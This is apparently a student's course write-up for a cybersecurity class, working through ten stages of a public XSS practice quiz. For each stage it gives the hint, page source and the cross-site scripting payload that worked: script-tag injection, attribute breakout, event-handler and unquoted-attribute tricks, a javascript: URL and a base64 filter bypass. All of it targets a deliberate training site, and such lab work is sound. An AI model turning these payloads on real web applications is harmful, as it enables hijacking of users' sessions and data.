
Jaleel Rogers

Professor Mukhopadhyay

CIS 4204.01

20 February 2024

XSS Stage #1



XSS Challenges

Stage #1

Notes (for all stages):
* NEVER DO ANY ATTACKS EXCEPT XSS.
* **DO NOT USE ANY AUTOMATED SCANNER (AppScan, WebInspect, WVS, ...)**
* Some stages may fit only IE.

Ranking (optional):
If you want to participate in ranking, please register here now.
(You should register before tackling stage #1.)

What you have to do:
Inject the following JavaScript command: `alert(document.domain);`


Hint:

Search:

No results for "**:::html** "

Congratulations!! Next stage stage2.php.

This page was written by yamagata21, inspired by http://blogged-on.de/xss/.



xss-quiz.int21h.jp

xss-quiz.int21h.jp

- <script>alert(document.domain);</script>
  - Just a simple insertion into the search field


XSS Stage #2

Jaleel Rogers

Professor Mukhopadhyay

CIS 4204.01

20 February 2024



XSS Challenges

Stage #2


What you have to do:
Inject the following JavaScript command: `alert(document.domain);`

Hint:

No results for your Query. Try again: "> Search

Congratulations!! Next stage stage-3.php.

This page was written by yamagata21, inspired by http://blogged-on.de/xss/.



xss-quiz.int21h.jp

xss-quiz.int21h.jp

- "><script>alert(document.domain);</script>
  - Server won't put the search term directly into the page. Instead it will be inserted into the input's value attribute.


XSS Stage #3

Jaleel Rogers

Professor Mukhopadhyay

CIS 4204.01

20 February 2024



XSS Challenges

Stage #3

What you have to do:
Inject the following JavaScript command: `alert(document.domain);`

Hint:


Search a place: alert(document.domain); Search Choose a country: alert(document.domain);

We couldn't find any places called **"sdsdsd"** in .

This page was written by yamagata21, inspired by http://blogged-on.de/xss/.

```
html>
 <head> ··· </head>
 <body>
  <div>
    <h1>XSS Challenges</h1>
    <!--Cross Site Scripting (XSS) Quiz-->
    <h2>Stage #3</h2>
    <b>What you have to do:</b>
    <br>
    Inject the following JavaScript command:
    <code>alert(document.domain);</code>
   <p> ··· </p>
   <form action="?sid=95b0839fdff3b8c1ff86ea619e0ae55fbea79b90" method="post">
      Search a place:
      <input type="text" name="p1" size="30">
      <input type="submit" value="Search">
        Choose a country:
     <select name="p2">
        <option>Japan</option>
        <option>Germany</option>
        <option>alert(document.domain);</option>
        <option>United Kingdom</option>
      </select>
      <hr class="red">
      We couldn't find any places called
      <b>"sdsdsd"</b>
      in
      <b></b>
      .
      <hr class="red">
    </form>
    <span id="msg" style="display:none"></span>
    <p></p>
    <hr>
    This page was written by yamagata21, inspired by
    <a href="http://blogged-on.de/xss/" target="_new">http://blogged-on.de/xss/</a>
```

- The server is now properly escaping tags (> and <) from the text field.



xss-quiz.int21h.jp

xss-quiz.int21h.jp

- Inserted <script>alert(document.domain);</script> inside one of the options


Jaleel Rogers

Professor Mukhopadhyay

CIS 4204.01

20 February 2024

XSS Stage #4



XSS Challenges

Stage #4

What you have to do:
Inject the following JavaScript command: `alert(document.domain);`

Hint:

Search a place: aaa

Choose a country:

We couldn't find any places called **"sasas"** in **Japan**.

xss-quiz.int21h.jp


xss-quiz.int21h.jp

```
/head>
body> scroll
<div> overflow
  <h1>XSS Challenges</h1>
  <!--Cross Site Scripting (XSS) Quiz-->
  <h2>Stage #4</h2>
  <b>What you have to do:</b>
  <br>
  Inject the following JavaScript command:
  <code>alert(document.domain);</code>
  <p>…</p>
  <form action="?sid=a849456a9ae72291d23a81326edf42f0cf6cdd9e" method="post">
    Search a place:
    <input type="text" name="p1" size="30">
    whitespace
    <input type="submit" value="Search">
      Choose a country:
    <select name="p2">…</select>
    <input type="hidden" name="p3">
    <script>alert(document.domain);</script>
  </form>
```

```
element {
}
Inherited from body
body {
    font-family: Verd
    font-size: 12px;
}
```

- There is a field named p3 with a field that says hackme, suspicious
- Provided the insertion "> <script>alert(document.domain);</script> into hackme

XSS Stage #5



XSS Challenges

Stage #5

What you have to do:
Inject the following JavaScript command: `alert(document.domain);`

Hint: length limited text box

Search: ipt>alert(document.domain);</script>

xss-quiz.int21h.jp

xss-quiz.int21h.jp

- The input field's max length limit is easily modifiable (variable is called maxlength)
- Changed it from 15 to 50
- Then insert "> <script>alert(document.domain);</script> into the search box


Jaleel Rogers

Professor Mukhopadhyay

CIS 4204.01

20 February 2024

XSS Stage #6



XSS Challenges

Stage #6

What you have to do:
Inject the following JavaScript command: `alert(document.domain);`

Hint: event handler attributes

No results for your Query. Try again: 123 Search

This page was written by yamagata21, inspired by http://blogged-on.de/xss/.

xss-quiz.int21h.jp

xss-quiz.int21h.jp

```
<!--Cross Site Scripting (XSS) Quiz-->
<h2>Stage #6</h2>
<b>What you have to do:</b>
<br>
Inject the following JavaScript command:
<code>alert(document.domain);</code>
<p>…</p>
<form action="?sid=a517748fb21a1bdae57d091c0848be9d92258d93" method="post">
  <hr class="red">
  No results for your Query. Try again:
  <input type="text" name="p1" size="50" value="123" onmouseover="alert(document.domain);"> event
  whitespace
  <input type="submit" value="Search">
  <hr class="red">
</form>
<span id="msg" style="display:none"></span>
<p></p>
<hr>
This page was written by yamagata21, inspired by
<a href="http://blogged-on.de/xss/" target="_new">http://blogged-on.de/xss/</a>
.
</div>
<!--Google Analytics / *** THIS IS NOT A TARGET. PLEASE LAY OFF! ***-->
<script type="text/javascript">…</script>
```

```
element {
}
body {
    background-color
}
body {
    font-family: Ver
    ~~background-color~~
    margin: 3px 20p
    font-size: 12px;
}
~~html~~, body {
    border-color:
    color: #e8e6e
}
~~html~~, body {
    ~~background-color~~
}
* {
    scrollbar-color:
}
Inherited from html
```

- On this stage the tags > and < are escaped on the server to &gt; and &lt
    - But the rest of the characters aren't
    - Inserted 123" onmouseover="alert(document.domain); and returned 123


XSS Stage #7

Jaleel Rogers

Professor Mukhopadhyay

CIS 4204.01

20 February 2024



XSS Challenges

Stage #7

What you have to do:
Inject the following JavaScript command: `alert(document.domain);`


Hint: nearly the same... but a bit more tricky.

No results for your Query. Try again: a onmouseover=alert(document.domain);

This page was written by yamagata21, inspired by http://blogged-on.de/xss/.

- The server is now also escaping quotation marks, like " and '
    - However, they missed to put quotes characters around the input's value attribute's value
    - a will be the field's value and the additional element attribute will be onmouseover

XSS Stage #8



XSS Challenges

Stage #8

What you have to do:
Inject the following JavaScript command: `alert(document.domain);`

Hint: the 'javascript' scheme.

Input a URL:

xss-quiz.int21h.jp

URL: javascript:alert(document.domain);

- Back in the earlier age of websites there was a different way to make clickable links
    - To make my insertion clickable I have to place javascript: before alert(document.domain);


XSS Stage #9

Jaleel Rogers

Professor Mukhopadhyay

CIS 4204.01

20 February 2024



XSS Challenges

Stage #9

What you have to do:
Inject the following JavaScript command: `alert(document.domain);`

Hint: UTF-7 XSS

Search: [ ] Search

This page was written by yamagata21, inspired by http://blogged-on.de/xss/.

xss-quiz.int21h.jp


xss-quiz.int21h.jp

OK

```
This page is in Quirks Mode. Page layout may be impacted. For Standards Mode use “<!DOCTYPE html>”. [Learn More]
CONTENT_SHELL: Page allowed. Skipping shell injection blocks
TSS: excluded result:  true
TypeError: a.default.detectStore(...) is undefined [Learn More]
GET http://xss-quiz.int21h.jp/favicon.ico
>> alert(document.domain);
Scam Warning: Take care when pasting things you don't understand. This could allow attackers to steal your identity or take control of your computer. Please type 'allow pasting' below (no need t
>>
```

- Solving this stage won't work in any modern browser since it's dependent on support for UTF-7
    - To skip this stage I used the console and typed alert(document.domain);

XSS Stage #10



XSS Challenges

Stage #10

What you have to do:
Inject the following JavaScript command: `alert(document.domain);`

Hint: s/domain//g;

No results for your Query. Try again: `val(atob('YWxlcnQoZG9jdW1lbnQuZG9tYWluKQ== )),</script>` Search

xss-quiz.int21h.jp

xss-quiz.int21h.jp

OK

- Server removes instances of the word domain in plaintext
- Had to encode alert(document.domain); in base64
    - atob is a global function to decode base64